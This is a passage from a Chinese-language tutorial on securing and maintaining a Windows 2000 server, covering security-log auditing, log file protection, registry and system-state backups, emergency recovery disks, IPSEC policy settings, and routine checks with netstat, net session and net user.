


图12

现在我们们在System32目录下创建一个文件，并将它删除，看看效果。

接下来，我们可以打开[事件查看器]—>[安全日志]，在某一条上面点击右键看属性，依次上下翻动，我们可以看到如图13所示的日志，可以看到此次操作的文件。将日志的描述向下滚动，就可以看到如图14所示的进行的操作是Delete操作。




图13




图14

（2）启用其他的审核

实际上在实际工作中，我们还要对其他的审核也都全部启用。方法就是在本地安全策略中的[本地策略]——[审核策略]，对于一些操作的成功或者失败进行审核。

另外，事件查看器里面的这三种日志的日志文件全部都存放在目录C:\WINNT\system32\config\下，所以，一定要保护好这几个日志文件不被损坏，这里您可以结合前面讲解的NTFS的安全配置，自己来做一下设置，并且要注意的就是还要对这个目录下的文件经常备份。另外，这几个日志文件的默认大小只有512KB，如果要增加，可以在“安全日志”上面点击鼠标右

键，就可以弹出如图15所示的对话框，这里可以对一些属性进行配置，其中就包括文件大小，当然你也可以更改这个日志文件的存放位置。这些操作就由你的应用决定了。对于日志文件的大小，也要结合你的服务器的访问量来决定，不过，在硬盘已不再是宝贵的资源的今天，完全可以把这些日志文件设得足够大。




图15

2．使用备份

对系统的数据进行经常性的备份确实是个非常好的习惯，这里要谈的备份有下面这几类。

（1）首先要看的就是注册表的备份

注册表的备份比较简单，使用regedit将注册表打开，然后将注册表导出到某个文件加重就可以了，如图16所示。




图16

（2）接下来是系统状态数据的备份

系统状态数据中包含系统当前正在使用的状态信息，其中也包含注册表信息、账户信息、文件目录信息等等，我们将这个做定时地备份之后，就可以保证在系统出现问题之后，使系统恢复到一个比较靠近崩溃点的状态。方法如图17所示。




图17

（3）除了对以上两种数据进行备份外，还要对前面谈到的日志信息，重要文档作定期的备份，这些操作都可以在图17所示的界面中进行操作，笔者就不再费口舌了。

3．制作紧急恢复盘ERD。ERD的英文全称为Emergency Recovery Disk，它是在不能进入系统时进入系统的法宝，有了它，即便不知道管理员的用户名和密码，一样可以从软盘启动进入操作系统，所以这张软盘要妥善保存，以备不时之需。制作放入如图18所示。




图18

IPSEC及系统日常维护

为了能够启用IPSEC，要在本地安全策略中指派一个类型。

在[公钥策略]->[IP安全策略，在本地机器]中在[安全服务器（要求安全设置）]上点击鼠标右键进行指派。这样一来，如果是本机发起的通信请求，就一定进行数字加密与签名。而对于客户端主动发起的通信请求，如果客户端支持IPSEC（即客户端没有在IP安全策略里没有指派任何策略，就认为客户端不支持安全通信），那么他们就进行IPESC通信。如果客户端不支持IPSEC通信，那么客户端发起的通信请求就会被拒绝。

另外，为了能够使用安全通道（IPSEC）技术，我们还要在[本地策略]的[安全选项]里，做如下设置。

[安全通道：对安全通道数据进行数字加密或签名（总是）]这一项启用，就可以在进行IPSEC通信时进行数字签名或者加密。

[对服务器通讯进行数字签名（总是）]这一项启用，就可以在当本机使用服务器类型的IPSEC发起通讯时总是进行数字签名。

[对客户端通讯进行数字签名（如果可能）]这一项启用以后，就可以在客户端发起的需要IPSEC通讯时进行数字签名。

如果要启用IPSEC既可以在这里进行配置，也可以在对应的网络连接上进行指派，他们的区别在于，如果在IP安全策略里进行设置，那么如果本机是一个多宿主计算机（多块网卡），那么对于所有的网卡都要启用IPSEC。当然，如果你觉得有的网卡上不用启用IPSEC，因为IPSEC通信毕竟对系统性能有比较大的影响，就可以在单独的网络连接上进行设置，如图19所示。

如果是管理员，要经常在命令行中进行一些手动检测，要经常性地查看本机有哪些网络连接，注意观察一下通信的端口，如果出现一些莫名其妙的端口，就要引起高度的警惕。方法就是在MS-DOS中使用netstat an命令来

查看。还要经常查看本机的会话，这些会话通常都是非TCP/IP通讯协议的，方法是使用net session来查看。要时刻注意账户属性的变化，这个可以使用net user <用户名> 的方法来查看，需要注意的几个点就是，账户上次访问时间，账户的上次设置密码的时间，账户隶属的组，这些信息一定要观察清楚，如果光凭记忆不好记，可以把每次观察的信息记录到文档中，这样有利于及时发现账户信息的变化，更好地掌控机器被控情况，对于一个合格的网络管理员来说，这一点必不可少。




